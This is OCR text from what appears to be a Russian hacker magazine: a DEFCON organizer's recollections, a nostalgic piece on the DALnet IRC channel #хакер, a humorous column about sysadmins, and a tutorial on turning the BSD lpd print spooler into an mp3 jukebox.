Лекции проходят одновременно в трех разных помещениях. Каждый может сам выбрать, что ему интереснее послушать вживую. Записи других спикеров можно всегда прос-



Defcon привлекает не только хакеров, но и журналистов. В процессе интервью



Скучать хакерам на DEFcon'е явно не приходится :)


Конкурс Hackers Jeopardy


Бассейн - самое тусовочное место на Defcon


мотреть позже, скачав их с нашего официального сайта. Помимо больших залов, у нас есть два маленьких, где обычно ведутся презентации и демонстрационные лекции.

Раньше, чтобы найти достойных спикеров, мне приходилось обращаться за помощью к друзьям. Теперь у нас есть форма на сайте, которую предлагается заполнить тем, кто желает выступить с докладом. Это очень удобно, и мы можем из множества предложений выбрать самые интересные. В прошлом году к нам поступило около 200 заявок, тогда как количество спикерских мест ограничено пятьюдесятью.

Помимо лекций, мы ежегодно проводим разные соревнования. Самое любимое в народе, пожалуй, Hackers Jeopardy - конкурс вопросов и ответов, в котором на сцене возможно все: от обливания пивом до полного раздевания участников. WarDriving - гонки на машинах с целью собрать как можно больше спрятанных в окрестностях бонусов. Black & White Ball - конкурс экзотических костюмов, о которых организаторы извещают заранее. Причем ходить в них придется от начала до конца. Spot the Fed - наверное, любимый конкурс федералов :). Побеждает в нем тот, кто до окончания пати обнаружит среди участников больше всех федеральных агентов. В Coffee Wars зрители вовсю дегустируют свежесваренный участниками кофе. А на Lockpicking Contest соревнуются в скорости отпирания замков. Хакеры любят такие развлечения и с удовольствием в них участвуют. Помимо этого, есть конкурсы на лучшее лого DEFcon, лучший скетч для майки, лучшую фотку в дефконовской одежде в каком-нибудь интригующем месте и др. Мы делаем все, чтобы гости не заскучали, и, судя по их реакции, нам это удается.

Раньше я все время носился как угорелый, самостоятельно занимаясь решением разных проблем. Теперь, когда у меня есть надежные помощники, стало намного проще. Мы уже настолько поднаторели во всем этом, что заранее знаем, где могут возникнуть проблемы, и делаем все, чтобы этого не допустить. Это экономит кучу времени, и я могу тусоваться со всеми. Обычно меня можно увидеть в районе бассейна, где я общаюсь со старыми друзьями. Хотя даже тогда нахожусь в курсе всех событий, так как техперсонал и секьюрити объединены радиосетью, и если что-то пойдет не так, мы сразу об этом узнаем и принимаем меры.

Многие спрашивают, нет ли у меня как у организатора самой крупной хакерской тусовки проблем с федералами. Вообще, мне кажется, что спецслужбам даже выгодно существование такого мероприятия. Здесь всегда можно узнать, что творится на хак-сцене, над чем работают хакеры. Не будь DEFcon'а, им пришлось бы тратить на это больше времени и сил. К тому же сотрудники спецслужб могут отлично провести время в Лас-Вегасе за свет своих организаций. Присутствие федералов отпугивает многих активных блэкхэтов и компьютерных преступников. Но некоторые приезжают под вымышленными никами. В 2003 году в con'е принял участие всем известный Кевин Митник, который оказался на редкость обаятельным и общительным человеком. Полная противоположность тому, что о нем писали в газетах.


Тише! Идет лекция

Были и неприятные ситуации. Сразу вспоминается случай с Дмитрием Скляровым, которого арестовали сразу после DEFcon'а. Я считаю, что Adobe поступила низко. Если у нее были претензии к Elcomsoft, надо было разбираться с начальством или через суд, но не нападать на отдельного работника. Мне стыдно, что все произошло на моей пати. Знал бы я, что эти две компании враждуют, вряд ли допустил бы их одновременное участие.

Помимо организации DEFcon'а, я иногда посещаю другие хак-тусовки. Мне очень нравился HoHoCon до того, как он загнулся. На PumpCon я ездил, пока его организовывали мои друзья, но как только они передали полномочия другим людям, перестал. Запомнился еще тусняк, который организовала группа 2600 в Манчестере. Там я познакомился со многими людьми, которых долгое время знал только по Сети. Ну и, конечно, Access All Areas (A3) моего друга The Dark Knight, где всегда весело и интересно. В следующем году я планирую посетить некоторые другие пати, включая CCC, на который уже собираюсь не первый год. И продолжать организовывать DEFcon, который уже 13 лет является моим главным хобби.

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru), mindw0rk (mindw0rk@mail.ru)

DALNET: КАК ЭТО БЫЛО



Сейчас развелось множество IRC-сетей. Наиболее популярными в России являются IRCNet и DalNetRU. На них все время приходят новые люди, которые активно знакомятся, общаются, вливаются в новое движение. Но мало кто из новичков знает, как все начиналось. И почему 1999-2000 годы считаются "золотым временем" DALnet.

СЕТЕВЫЕ ТУСОВКИ

Как всемирная сеть для общения Далнет сформировался в 1994 году. Я же с ним познакомился только в 2000 г. Это был не первый мой опыт в IRC, так как до этого я довольно долго сидел в ирке локальной сети. Но одно дело локалка, совсем другое - Далнет.

Как раз в то время я начал зачитываться "Хакером" и жаждал поговорить с кем-нибудь из редакции. Поэтому первым местом, куда я зашел, стал официальный канал журнала - #хакер. Тогда еще там тусовались Синтез, Сайдекс и другие звезды. У меня появилась возможность с ними общаться, и мне это ужасно нравилось ;).

Конечно, одним каналом #хакер сеть не ограничивается. На тот момент в Далнете было около 15 тысяч каналов, не считая секретных. В сети тусовались как легендарные хакерские команды (например, NerF), так и начинающие хакеры-скриптkиддисы, которые объединялись в небольших виртуальных комнатах ;). Официальных каналов тоже было немало, и многие из них сохранились до сих пор: #help (общесетевой канал помощи), #mIRC (помощь по Мирку), #perl (сборище Perl-кодеров ;)), #nohack (весьма интересный канал, на котором обсуждают методику защиты от хакеров) и многие другие. Набирать /list для просмотра всех каналов не советую - вылетишь от огромного потока данных, а вот на официальный сайт заглянуть можешь. Там ты найдешь полный список официальных (и не только) каналов DALnet.

Следует отдать должное сервисам в сети. Это самые стабильные сервисы, которые я когда-либо видел. Зарегив ник около 4 лет назад, я до сих пор им пользуюсь, хотя, бывало, не появлялся в сети больше года. Конечно, без сплитов не обходится. Я бы даже сказал, сплиты в сети явление постоянное, но сбоев в базе сервисов никогда не было.

Админы очень серьезно подходят к проблеме безопасности, так как практически каждый день серверы получают огромное количество трафика от хакеров, досеров и других сетевых негодяев. Однажды админы были вынуждены поменять DNS-зоны всех серверов и перенастроить IP-адрес на 127.0.0.1 - настолько мощной была хакерская атака.


DALnet привлекал людей всех мастей, в том числе трейдеров иripперов. Такие каналы, как #trade, #cc, #shells, останутся в нашей памяти до конца дней. Правда, из-за своей хакерской направленности каналы часто закрывались администрацией сети. Консервативность админов всегда была, пожалуй, главным минусом сети.

Она и привела к значительному уменьшению количества серверов. Если посмотреть линки, можно увидеть только 10 рабочих серверов, хотя на самом деле стабильно работают лишь единицы. Как говорится, победит сильнейший :).

Но несмотря на все сложности, у DALnet'а было главное - атмосфера, которая заставляла людей возвращаться снова и снова. Вспомнить, к примеру, праздники, которые отмечались на каналах этой сети. На #xakep, в частности, весь канал встречал Новый год. В тот день все флеймили, шутили, веселились и дарили друг другу подарки ;). Мне подарили аопа на этом канале. Правда, после праздников его забрали, мотивируя тем, что аоп давался только на несколько дней ;). В новогоднюю ночь появился пьяный... нет, не дед Мороз, а xPoison :) (этот чувак является автором таких рульных программ, как xping, xsharez и т.п.) и подарил всем полную версию своего xSharez-сканера (на тот момент он просил за нее $20).

Хотя на канале собирались в основном знающие люди, представители авторитетных хак-групп, большинство обсуждаемых тем не имели отношения к хаку. Да и к компьютерам вообще. Народ судачил "за жисть", разбавляя дискуссии изрядной долей стеба. Многие из постоянных посетителей канала #хакер знали друг друга лично и регулярно собирались вместе в компьютерном клубе "Нирвана". Среди них было и несколько девушек в возрасте от 14 до 20, разбирающихся в компах на вполне неплохом уровне.

Вообще, тусовку на канале в 1999-2000 отличало одно важное обстоятельство - здесь не было левых людей. Они просто не приживались и уходили сами. Или их уходи-


Так было раньше

ли. #хакер был местом, где собирались близкие по духу ребята, не гнущие пальцы, а способные вызвать к себе интерес. Большинство из них слушали трансовую музыку, а были и такие, кто писал ее сам.

Через какое то время #хакер попал под руку админам сети и был зафорбиден. Потом его восстановили, но последствия оказались роковыми. Канал утратил свою популярность и затем вообще переехал в другую сеть - нестабильный русский DalNetRU.

Через несколько лет после того, как были закрыты интересные каналы, а #хакер значительно опопсел, я решил вернуться в Далнет. Зашел на свой любимый канал, поприветствовал посетителей, но в ответ услышал отборный мат. Атмосфера, царившая там, оставляла желать лучшего. Я даже написал письмо в журнал Хакер по этому поводу, но получил жесткий ответ Синтеза: "Далнет уже отжил свое, и нам не вернуть канал. Поэтому нужно довольствоваться тем, что есть". В настоящее время на #хакер'е осталось мало постоянных посетителей, да и те - лишь жалкое подобие памятной тусовки 2000 года.

По мнению многих, сейчас DALnet умирает. Количество серверов постепенно сходит на нет, армия юзеров с каждым месяцем уменьшается. Это обуславливается, во-первых, старой версией софта (в качестве серверов до сих пор юзаются Bahamut'ы). Все хакерские команды переходят в сети с поддержкой SSL. Во-вторых, как я уже говорил, различные DoS-атаки и незаконные к-лайны мешают посетителям нормально общаться. Но, к счастью, сейчас расплодилось достаточно русских сетей, и юзеры могут общаться где захотят.

И все же терять DALnet не хочется. Хотя бы потому, что с именем этой сети связано очень много событий и воспоминаний.

Что касается канала #хакер, информативные дискуссии здесь теперь - редкость. Некоторые оставшиеся старожилы сражаются за титул нового фаундера. На канале висят их боты, ожидая рокового сплита, после которого владелец сможет получить статус и зарегить канал. Но одной регистрации мало - атмосферу 2000 года вернуть вряд ли удастся...

А так сейчас


Напоследок предлагаю тебе послушать людей, которые застали ТЕ времена. Я попросил их поделиться своими мыслями, чем же раньше был так привлекателен DALnet, и насколько все изменилось сейчас.

SINtez: IRC вообще и канал #хакер в частности был отличным информационным источником, дающем море самой андеграундной, приватной информации. Очень часто о взломе какого-нибудь сайта я узнавал на канале, через 5 минут после взлома, а не в новостях через неделю. Самые свежие 0day дырки обсуждались в реалтайме, и пока одни еще даже не подозревали о таких уязвимостях, завсегдатаи канала уже писали эксплойты :). К тому же, для меня канал был отличным фидбеком, я мог спросить у людей, что они думают о журнале, и сразу же получить не только ответ, но и живую дискуссию. Многие изменения в журнале вводились после таких обсуждений. Ну и если копнуть еще глубже, то идея сделать хакерский журнал пришла именно на IRC.

Сейчас #хакер для меня не актуален. Я отдал канал ребятам и перестал там тусоваться. Там появились другие люди, а те, с кем я этот канал начинал, уже выросли, и у них совсем другие интересы.

Fnq: Далнет был приватной сетью, и тусовались там в основном люди знающие, знакомые с технологиями, ну или хотя бы с самим журналом. Это был мир для общения и обмена информацией. Сейчас все изменилось. Одни флудят, другие сидят просто для понта. Многие думают, что IRC - это модно, поэтому валят туда толпами. В итоге имеем то, что имеем - свалку.

Gnotr: Пик расцвета канала, на мой взгляд, пришелся на 99-2К, когда там собрались уже знакомые друг с другом по разным тусовкам ("Нирвана") или хак-группам ("КПЗ") люди. Вряд ли можно в двух словах описать атмосферу того времени. Но одно точно - ее создавали люди... умные и не занудные люди, с которыми было приятно и интересно общаться. Теперь те, кто был тогда на канале, повзрослели. У многих появились свои дела, времени стало меньше. Да и захотелось чего-то нового. Поэтому многие ушли, а им на смену пришли другие - новое поколение, сдвинутое на геймерстве и хаке. Вряд ли #хакер получится возродить хотя бы до 50% того, что было. Сейчас уже другое время, другие люди и нравы. Зато я могу теперь с гордостью сказать: "А я там был. В отличие от вас". Надеюсь, кто-нибудь создаст что-то новое. А то смертельно скучно общаться с лимитными задротами из ЛЖ и прочих руснетов/русдалнетов. Хочется в это верить.


Информация о канале #cc


Ch1ck (фаундер канала): Раньше было интересно, познавательно. Были дельные люди на канале... сюда стоило ради них приходить. Сейчас это уже танец на развалинах. Сидишь по привычке, надеешься на то, что, может быть, все вернется...

Dev0: Воспоминания о канале остались очень положительные. В чем смысл IRC и интернета в целом? Немалую роль здесь играет общение. И тут самое важное - люди. Благодаря #хакер'у я познакомился с действительно интересными, оригинальными людьми. Когда они стали уходить - канал постепенно загнулся. Но в целом, если веселились, то только все вместе ;).

Viruzz: Да, здорово было на Далнете в девяностых. Помню, как всем каналом встречали 2000 год. У всех "своих" были опы, у остальных - войсы. Чик как всегда петросяничал. Глют еще тогда был с ником glutamin. На канале были SideX и SINtez, Тоха еще не загонялся по BSD, инетман не был таким конченым эээ... ну вы поняли :). Инфекта и Глют играли в любовь :). Жизнь казалась безоблачной и офигительной. А по ночам велись чисто хэккерские разговоры :).

Были еще два примечательных канала: #402 и #on-line. Пристанища особенно андеграундно мыслящих.

Девочки тогда были тоньше :)). Вайпа тусил на ксакепе и на укре. Найт тоже чего-то мутил :). В общем, было клево :). А сейчас остались только единицы, да vrz\aw.


Большинство серверов уже мертвы

Тоха: Вспоминаю ли то время с ностальгией? С одной стороны нет, ибо те времена прошли не из-за разлада в community (со многими теперь пересекаемся в livejournal и аське, так что контакт не потерян), а из-за обычных жизненных процессов: школьники закончили школу и поступили в универ, утонув в новых знаниях, студенты закончили вузы и пошли работать, лишившись свободного времени. С другой стороны - жалею, так как некоторых чертовски интересных людей можно было поймать только в irc, а где они сейчас - кто знает. Я пришел на канал как читатель журнала, написавший туда пару статей и ведущий колонку на сайте xakep.ru. На Далнете тогда тусовалось немало журналистов Хакера и просто читателей. Самым запомнившимся событием для меня была беседа с Синтезом, который счел мои труды толковыми и выразил желание видеть в x-crew. Так началось мое постепенное перетекание с сайта в журнал. Я до сих пор ощущаю вину перед редактором сайта Pupkin-Zade :). Эгоистичное получилось воспоминание, но ничего не поделать - моя сетевая жизнь начиналась с Хакером, и большинство интересных сетевых знакомств связано с irc.

Теперь уже стерты с лица Москвы места былых сборов. Мы друг друга, конечно, видим иногда, но собрать всех вместе уже нереально. Кто-то ушел только с канала, оставшись irc-addicted, но большинство, включая редакторов журнала, вообще выпали из irc-сети. Забыл про IRC и я. Отмажусь тем, что времени не хватает :).


Степень запущенности каждый из старожилов может оценить сам, вычтя из номера текущей версии mirc номер той версии клиента, что установлен на его машине. Сейчас мне уже трудно представить, что я не мог и дня прожить, не зависнув на ночь на канале, а psybnc был моим любимым демоном :). Но, с другой стороны, все это было не так давно, и BitchX с тех времен почти не обновлялся. Кто знает, может быть, когда-нибудь я запущу его опять.

CuTTer: На DALnet я попал где-то в конце 1999 г. Тогда еще, кажется, ничего не писал в Хакер. В общем, никто меня не знал. Сначала пользовался клиентом Pirch 98. Многие помнят, что его можно повесить, если не запретить посылку Multimedia данных. Вот надо мной и прикалывались - постоянно нюкали при помощи con/con. Я ничего не понимал и ощущал себе деревяшкой. Со временем познакомился с некоторыми людьми с канала, и они меня научили всяким полезным фишкам. Прочувствовал на себе, что такое жесткий флуд, когда ты уходишь в глубокий лаг с ping timeout. О существовании BNC я тогда не знал (как о том, что можно использовать соксу для ныканья IP). А еще в те времена (2000 год) постоянно бывали сплиты, а оперы с #хакер захватывали канал #hack-crack и наоборот. Было весело. Многие срались, шли забавные дебаты на всякие темы. Кто-то постоянно подкидывал халявный диалап через ситу. Люди флудили друг друга, постоянно заваливались чьи-то толпы ботов. Потом я написал свой флудбот. Также стал водить свой притон по разным каналам. Флудил различные #cc, #sex. К тому времени я уже стал на канале СОПом, и вся эта тема начинала надоедать. А в 2001 году канал дропнулся. Точнее, его дропнули админы DALnet'a, после того как кто-то на нас настучал. Мы временно переместились на русский Далнет. Потом опять вернулись на DALnet прежний. Некоторое время на канале все еще было интересно, но со временем посещаемость стала падать, а в 2002 году я вообще перестал сидеть в ирке. Такие вот дела. Все это вспоминается довольно радостно. Особенно запомнился SideX со своим гиббон-community и X-KoDeX, который постоянно хотел кого-нибудь на канале трахнуть.

Тетя Джина: DALnet в том состоянии, в котором я его застала примерно 5 лет назад, запомнился мне как единственное сборище людей, которые заставляли меня смеяться. Честное слово, я смеялась до коликов. Все возможные виды стеба и глума там имели место. Такое ощущение, что каждый второй был как минимум Жванецким или Задорновым. Кроме забав, конечно, были и серьезные дела, типа дос-атак на злопыхателей, пытавшихся завалить тот или иной сервак, из мести за бан или кик. Все гурьбой мочили врага "в сортире", после чего продолжали общаться. Что мне нравилось на канале #хакер, так это подлинная и честная демократичность. Никого не выпинывали без причины. На одном канале могли сидеть и по-настоящему подкованные люди, вероятно, даже настоящие хакеры, и такие тетки, как я, которые о хаке имеют только теоретическое представление. Поначалу не было никаких понтов и загибания пальцев - все было офигенно. Одна тусовка. Понты появились позже.

Самым памятным событием для меня было радио Синтеза. Прогрессивная музыка и эротичный голос главреда =), приветы в "прямом эфире". Все ждали пятницы 20:00, чтобы послушать модную классную музыку и байки Покровского.

Насколько все изменилось сейчас? Небо и земля. Ничего не осталось. Дело не в сервере и названии канала. Дело в людях. То ли они стали старше. То ли нам всем некогда. То ли мы слишком гордые и просто зазнались. А может, людей испортила власть, которая периодически раздавалась на канале за просто так. Я не знаю. Хотелось бы вернуть то время. Хотя бы на 1 день.



Официальный сайт сети DALnet

Тетя Джина (inga@scand.ru)

УГОЛОК ТЕТИ ДЖИНЫ

Здравствуйте, дорогие читатели! С вами снова я - ваша тетя Джина. Думали, шовинисты из редакции Х сжили меня со света? Ха! Мы еще посмотрим, кто кого. В общем, я решила к вам вернуться. И не с пустыми руками, а с сабжевой темой. Почему именно с такой? Ну, потому что я так решила. Тут, видите ли, девчачий уголок - так что будем, так сказать, изливать друг другу посильно душу =). Итак, ближе к телу.

ПРИРУЧАЕМ СИСАДМИНА

Объект: сисдамин (он же компьютерщик, он же программер, он же веб-дизайнер, он же хакер/крякер и так далее). Как правило, это - мужчина средних лет (18+ :)) с неполным (иногда даже полным) высшим образованием, имеющий пунктик насчет компьютеров. Обычно этот пунктик для него значительно важнее всяких там фрейдистских глупостей.


Особые приметы: небритость, помятость, задумчивость, склонность к чревовещанию, вербальное общение с неодушевленными предметами, странные околокомпьютерные диалекты, резкое возбуждение, которое может перейти в такую же мгновенную апатию и так далее.

Среда обитания: абсолютно по барабану. Приспосабливается к любым погодным/жилищным/гастрономическим условиям. Неделями, месяцами или даже годами может игнорировать горы мусора вокруг. Может каждый день спотыкаться об одну и ту же половицу паркета. Главное условие выживания сисадмина - сервер, телефонная линия и стабильная подача электроэнергии.

Плюсы: так как этот субъект неприхотлив в быту, он очень удобен для совместной жизни. Никогда не будет бухтеть по поводу непоглаженной рубашки, грязной посуды или немытых полов. Потому что ему это все не важно. Он не замечает таких мелочей, так как преследует гораздо более высокую цель, нежели бытовой бухтеж. В еде неприхотлив. Этим можно воспользоваться. Допустим, он кричит, что не выносит тушеные кабачки (или какую-нибудь похожую гадость). Достаточно выждать нужный момент, когда он будет занят, и просто покормить его с вилочки. Увлеченный процессом компиляции новой проги, сборки ядра или настройки TCP/IP, он даже не заметит, что ты ему подсунешь на ужин. Слопает ненавистный кабачок, похвалит его мясные качества и чмокнет тебя в носик.

Минусы: вроде бы, все хорошо, но есть один существенный минус - наравне с мусором, торчащими половицами и кабачками, он может игнорировать и тебя. Это не потому, что он любит только свой дурацкий компьютер. Просто он очень занят.

Стратегия обращения: Мы, женщины, ведь не можем без внимания, так? Значит, нужно приложить максимум усилий для его привлечения к себе. Рассмотрим варианты. Если на кухне уже полчаса остывает романтический ужин, догорают свечи, а твой волшебный макияж вот-вот будет смыт потоком слез одиночества, то надо взять себя в руки и пойти на военную хитрость. Находим на кухне микроволновку, нажимаем на ней особо громко пищащие кнопки, после чего дурным голосом кричим: "Дорогой, микроволновка считает себя рутом!!!" Вот увидишь, он примчится на кухню быстрее любых Ватманов и Спидерманов с криками: "Кто рут? Она рут??? Это я - рут!!!" Как только он вбежал, закрываем дверь и собой преграждаем выход на волю. Все, пойман.



Типичные ошибки: на первый взгляд может показаться, что у сисдамина на столе пронесся торнадо. Что в таком завале из дискет, дисков, флеш-драйвов, книг и прочих компьютерных предметов невозможно ничего найти. Но на самом деле это совсем не так. Никогда не пробуй наводить порядок на его столе. Возможно, ты нарушишь важную систему расположения предметов. Ведь сисадмин ничего не делает просто так. Все предметы на его столе разбросаны вовсе не хаотично. Если на пирамиде из дисков и горелых диммов лежит огрызок яблока - значит, так нужно.

Другая типичная ошибка - расценивать его многочасовые сидения как нечто бессмысленное, типа ковыряния в носу. Надо уважать его труд. Даже если ты понимаешь его суть примерно на 1%. Программирование/администрирование/хак могут показаться занудным убийством времени. Но если бы не армии таких трудоголиков, то мы, как все порядочные буржуи, покупали бы лицензионные винды и платили свои личные деньги за их обновления. Или тратились на услуги криворуких служб компьютерной поддержки, чтобы поднимать падающие сети в наших офисах.

Выводы: Шутки шутками, но кем бы он ни был - программером, админом, хакером или юзером, главное помнить о том, что надо беречь друг друга. Жизнь очень коротка. Любите, уважайте и берегите друг друга.

З.Ы. Я рада снова быть с вами!

Всех целую,
Ваша тетя Джина

Andrushock (andrushock@real.xakep.ru)

CENSORED

МУЗЫКАЛЬНАЯ ШКАТУЛКА ПОДРУЧНЫМИ СРЕДСТВАМИ



Неумолимо приближается день очередной вечеринки. Чем на этой пати ты собираешься поразить воображение друзей и сердца подруг? Может, новым хранителем экрана? Очередной opengl'ной демкой? Наскоро написанным плагином для gkrellm? К сожалению, всем этим уже никого не удивишь. Тут нужно что-то сногсшибательное, и я попробую тебе помочь. Итак, сегодня на повестке дня тема только для самых настоящих никсанутых гиков - создание своеобразного музыкального автомата с помощью... системы печати. Держись крепче :).

НЕСТАНДАРТНОЕ ИСПОЛЬЗОВАНИЕ СПУЛЕРА ПЕЧАТИ

ИЗЮМИНКА ШКАТУЛКИ

Все мы уже привыкли к километровым плейлистам и mp3-плееру, имеющему на борту не один десяток самых разных примочек. Со временем работа с музыкальными файлами превращается в настоящую рутину, но благодаря универсальности UNIX-like операционок и гибкости системы печати BSD можно внести новые идеи в процесс воспроизведения музыки. Собственно, кто нам мешает загружать в буфер печати не обычные документы, а, к примеру, mp3'шки? Не беспокойся, настоящий принтер нам не понадобится. Мы создадим виртуальное устройство печати, извергающее музон через программный фильтр. Все управление прослушиванием будет также осуществляться через систему печати.

ПЕСЧИНКИ ИСТОРИИ

Изначально система печати System V разрабатывалась без сетевой поддержки и была спроектирована таким образом, что внесение в ее структуру любых изменений становилось крайне сложной задачей для разработчиков. Именно поэтому операционные системы Free/Net/OpenBSD, а также подавляющее большинство Linux дистрибутивов в настоящее время используют систему печати BSD. Демон линейной печати lpd (Line Printer Daemon) представляет собой портированную версию исходного кода, написанного в университете Berkeley для BSD-версии операционной системы UNIX. Помимо одноименного демона, lpd состоит из целого набора программ для управления печатью:

1) lpr - постановка заданий в очередь;
2) lprm - удаление заданий из очереди;
3) lpq - просмотр очереди печати;
4) lpc - обеспечение полного контроля над lpd

ФИЛЬТРУЕМ БАЗАР

/etc/printcap является главным конфигурационным файлом системы печати BSD. Стоит отметить, что его формат довольно специфичен: первой строкой идут разделенные вертикальной чертой имя, список псевдонимов и описание принтера, затем вся остальная информация в виде "двухсимвольная переменная=значение". Комментарии начинаются с решетки, параметры должны быть разделены между собой двоеточием, а обратный слеш служит для продолжения длинной строки и делает конфиг более наглядным.

Printcap - это особая база данных, содержащая в себе около пятидесяти всевозможных элементов, однако для успешного выполнения нашей миссии мы обойдемся и девятью. Рассмотрим их подробнее:

- переменная lp (:lp=/dev/null:) описывает имя устройства локального принтера. Так как реального принтера у нас нет, то указываем /dev/null.

- переменная sd (:sd=/var/spool/lpd/audio:) определяет каталог спулинга. В идеале у каждого принтера должен быть собственный буфер печати для хранения лочащего, статусного и временных файлов, поэтому вручную создадим каталог, назначив ему соответствующие права доступа:

```
# mkdir /var/spool/lpd/audio
# chown root:daemon /var/spool/lpd/audio
# chmod 755 /var/spool/lpd/audio
```

- переменная if (:if=/usr/local/bin/filter:) отвечает за входной фильтр, который по замыслу разработчиков lpd должен выполнять форматирование и преобразование отправленных на печать документов. Именно на этот фильтр мы делаем основную ставку:

```
# vi /usr/local/bin/filter

#!/bin/sh
/usr/local/bin/mpg123 --aggressive --stereo --8bit - > /dev/null
2>&1
```

Фильтр возьмет на себя роль посредника. Он будет принимать от пользователя (якобы для печати) задания со стандартного ввода (stdin), воспроизводить mp3-файлы с помощью консольного mp3-плеера (в данном

Пример файла /etc/printcap

случае mpg123) и посылать все сообщения об ошибках (stderr) на стандартный вывод (stdout).

В качестве альтернативы этому фильтру предложу тебе не менее элегантный вариант с временным файлом, в который со стандартного ввода будут записываться все необходимые для прослушивания композиции. После окончания воспроизведения temp-файл для экономии дискового пространства будет удаляться. Лично мне эта версия скрипта, пусть она и работает немного медленнее, нравится больше:

```
# vi /usr/local/bin/filter

#!/bin/sh
cat > /tmp/list.m3u
/usr/local/bin/mpg123 --aggressive --stereo --8bit /tmp/list.m3u
> /dev/null 2>&1
rm -f /tmp/list.m3u
```

Далее присваиваем сценарию командного интерпретатора атрибут исполнения:

```
# chmod +x /usr/local/bin/filter
```

- с помощью переменной lf (:lf=/var/log/audio.err:) задается файл журналирования сообщений фильтра.

```
# cp /dev/null /var/log/audio.err
```

- переменная af (:af=/var/log/audio.acc:) используется для указания лог-файла, в котором учитывается распечатанный пользователем объем информации. Нам эти данные ни к чему, но все же для корректности работы lpd создадим и его:

```
# cp /dev/null /var/log/audio.acc
```

- с помощью переменной mx (:mx#0:) можно снять ограничение на максимально допустимый объем файла, посылаемого на печать. Примечание: если значение переменной является числом, то знак равенства заменяется знаком решетки.

- подавление печати заголовков производится с помощью переменной sh (:sh:).

В итоге, собрав по кусочкам все переменные вместе, получаем следующий конфиг для нашего виртуального mp3-принтера:

```
# vi /etc/printcap

mp3|local audio spooler:\
	:lp=/dev/null:\
	:sd=/var/spool/lpd/audio:\
	:if=/usr/local/bin/filter:\
	:lf=/var/log/audio.err:\
	:af=/var/log/audio.acc:\
	:mx#0:\
	:sh:
```

РУЛИМ СПУЛЕРОМ ПЕЧАТИ

Настало время запустить демон системы печати:

```
# lpd

$ netstat -na | grep 515
tcp    0    0    *.515    *.*    LISTEN
```

